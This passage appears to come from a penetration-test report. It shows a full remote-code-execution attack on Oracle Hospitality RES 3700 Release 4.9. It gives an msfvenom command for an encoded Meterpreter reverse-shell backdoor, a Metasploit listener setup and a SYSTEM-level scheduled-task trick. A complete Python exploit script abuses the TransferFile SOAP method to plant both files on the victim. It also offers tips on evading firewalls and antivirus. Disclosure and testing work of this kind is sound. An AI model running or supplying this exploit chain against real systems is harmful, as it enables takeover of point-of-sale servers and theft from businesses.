On the **ATTACKER** PC on Kali Linux open a terminal window and type the below command to generate the 32-bit payload while being in the root home directory under /root:

msfvenom -p windows/ meterpreter/reverse_tcp -a x86 --platform win -e x86/shikata_ga_nai LHOST=192.168.1.2 LPORT=4444 -f exe -o attacker-4.9.exe



To explain the full **msfvenom** command, we will go through its parameters one by one:

-p windows/meterpreter/reverse_tcp

With the above we determine the payload that we will use which in our case is a reverse_tcp meterpreter shell meaning that the backdoor program that will be sent to the victim will act as a client and connect to us. (This is better than a bind shell since a reverse shell will never alert any firewalls because no new ports are being opened, we can use reverse_https and make it connect to us on port 443 which will be encrypted and more secure and evade even the best and most aggressive ingress and egress firewall rules but for a Proof of Concept we'll be using reverse_tcp)

-a x86: With the above we determine that CPU architecture that we're targeting and in our case it's for an 8086 CPU architecture.

--platform win: With the above we determine the platform we are targeting which is Windows in our case.

-e x86/shikata_ga_nai

With the above we determine an optional argument which is encoding the payload with 0 iterations. (This is slightly better to avoid NULL and bad characters in the payload and sometimes that's effective against weak/free anti-virus programs)

LHOST: This is the IP the victim will connect back to. In our case it's our **ATTACKER** PC on 192.168.1.2

LPORT: This is the port the victim will connect back to. In our case it's 4444

-f: This is the file type in our case it's an exe

-o: Output filename, in our case attacker-4.9.exe (As shown below its created under /root directory)


```
root@kali:~# ls -la attacker-4.9.exe
-rw-r--r-- 1 root root 73802 Aug  2 01:45 attacker-4.9.exe
root@kali:~# pwd
/root
root@kali:~#
```

B-Setup an exploit/multi/handler listener


We will now setup a listener, meaning that we will launch Metasploit and then configure a listener to listen continuously on port 4444 for incoming connections.

The steps below explain how to set this up:

-Open a terminal window and type: **msfconsole**



Then setup the multi/handler, check screenshot below:



To setup the multi/handler listener, after typing **msfconsole** and getting a **msf >** prompt type the below one by one (for the IP address i.e. LHOST you might be using a different one):

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.2


set LPORT 4444

exploit

C-Convert the meterpreter payload/backdoor file to hex

We will now convert **attacker-4.9.exe** that we generated earlier with **msfvenom** to a hexadecimal string so that we will be able to use that string later with the **TransferFile** API Method.


We will use the below python script to convert the file to a hexadecimal string and write that string to a text file with the same filename and a txt extension:



We make sure we are under the /root directory and we execute **filetohex.py** and give it the filename **attacker-4.9.exe** which in turn will create a file **attacker-4.9.txt** with the hexadecimal string.

Note, that in our exploit/PoC we will use the above code to convert the backdoor exe and save the hexadecimal string to a variable. This section just gives an example.

Below is the screenshot of the backdoor exe converted to a hex string:



After executing **python filetohex.py** with the filename **attacker-4.9.exe** we now have a text file generated with a very long hexadecimal string that we can be using later to write that file using that same string to the remote victim (SERVER-4.9) using the TransferFile API Method.

As above is just an example of how we convert a file to a hexadecimal string. Later in our 4.9 python exploit **(exploit-4.9.py)** we can save all of that hexadecimal string into a single data variable that we'll be using to craft our HTTP request with the TransferFile API Method.

D-Copy a Scheduled Task and convert the file to hex

Although we don't have API Methods that would execute commands on the victim remotely, but we have full write access through the TransferFile API Method which means we can just write a Scheduled Task to the Hard Disk directly and it should just run as any other Scheduled Task on the system.

To do this we first create a Scheduled Task named **attacker-4.9** on a dummy/test Windows Server 2003 PC and then go to C:\Windows\Tasks and copy the **attacker-4.9.job** (the actual file of the task) and transfer it into the **ATTACKER** PC to later convert the file to a hexadecimal string and then write it to the Victim 4.9 SERVER to C:\Windows\Tasks using the TransferFile API.

We will be creating a dummy task on a dummy/test Windows Server 2003 PC with below details:


-Task Name: attacker-4.9

-Progam to run: C:\Windows\System32\attacker-4.9.exe

-Run as: NT AUTHORITY\SYSTEM

-Run interval: Run only once. Take note of your current time and create the dummy task on any spare/test Windows 2003 server to be after three minutes and then copy the task from C:\Windows\Tasks on the dummy 2003 server to /root on the **ATTACKER** Kali Linux PC).

Below is a screenshot of the test task created on a test Windows 2003 Server and how it looks when we copy it to a folder on the desktop. Something like the below:



E-Write a simple python exploit/PoC (Use TransferFile to write the files remotely)

We will now be writing **exploit-4.9.py** to write both files, **attacker-4.9.exe** and the **attacker-4.9.job** by reading them from the /root directory, then converting them to a hexadecimal string and send them one by one to the remote 4.9 SERVER and wait for the multi/handler listener to get triggered and establish a connection and give us a system level prompt.

The exploit script will look as below: (This exploit is provided with the report as **exploit-4.9.py**)

```
import binascii
import requests

print
print '------------------------------------------------'
print 'Oracle Hospitality RES 3700 Release 4.9 - Exploit'
print '------------------------------------------------'
print

IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"

f = open("attacker-4.9.exe",'rb')
raw_payload = f.read()
payload_hex = binascii.hexlify(raw_payload)
f.close()

g = open("attacker-4.9.job",'rb')
raw_task = g.read()
scheduled_task_hex = binascii.hexlify(raw_task)
g.close()

def exploit_body(data,full_path):
        body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                                <MCRS-ENV:Method>TransferFile</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                                <MCRS-ENV:InputParameters> \
                                        <dst>' + full_path + '</dst> \
                                        <fn>' + full_path + '</fn> \
                                        <data>' + data + '</data> \
                                </MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body> \
                </SOAP-ENV:Envelope>'
        return body
def exploit_headers(body):
        headers = {
                "Content-Type" : "text/xml",
                "User-Agent" : "MDS POS Client",
                "Host" : IP + ":50123",
                "Content-Length" : str(len(body)),
                "Connection" : "Keep-Alive"
        }
        return headers
print 'Exploiting Oracle Hospitality RES 3700 at IP address ' + IP + '...'
body_payload = exploit_body(payload_hex,"C:\\Windows\\System32\\attacker-4.9.exe")
body_task = exploit_body(scheduled_task_hex,"C:\\Windows\\Tasks\\attacker-4.9.job")
send_payload = requests.post(URL,data=body_payload,headers=exploit_headers(body_payload))
send_task = requests.post(URL,data=body_task,headers=exploit_headers(body_task))
```

We must make sure that **attacker-4.9.exe** (that we generated earlier with msfvenom) and **attacker-4.9.job** (a Scheduled Task we created on a dummy server) are under the **/root** directory.


F-Get a system level prompt and test its controls/features

We have the payload/backdoor ready, the Scheduled Task ready and the exploit ready.


We now execute the exploit while having the multi/handler listener running. We will watch the multi/handler closely since we should be getting a prompt of the victim on it after a minute.

Below is a screenshot of **exploit-4.9.py** running. After executing it with **python exploit-4.9.py**

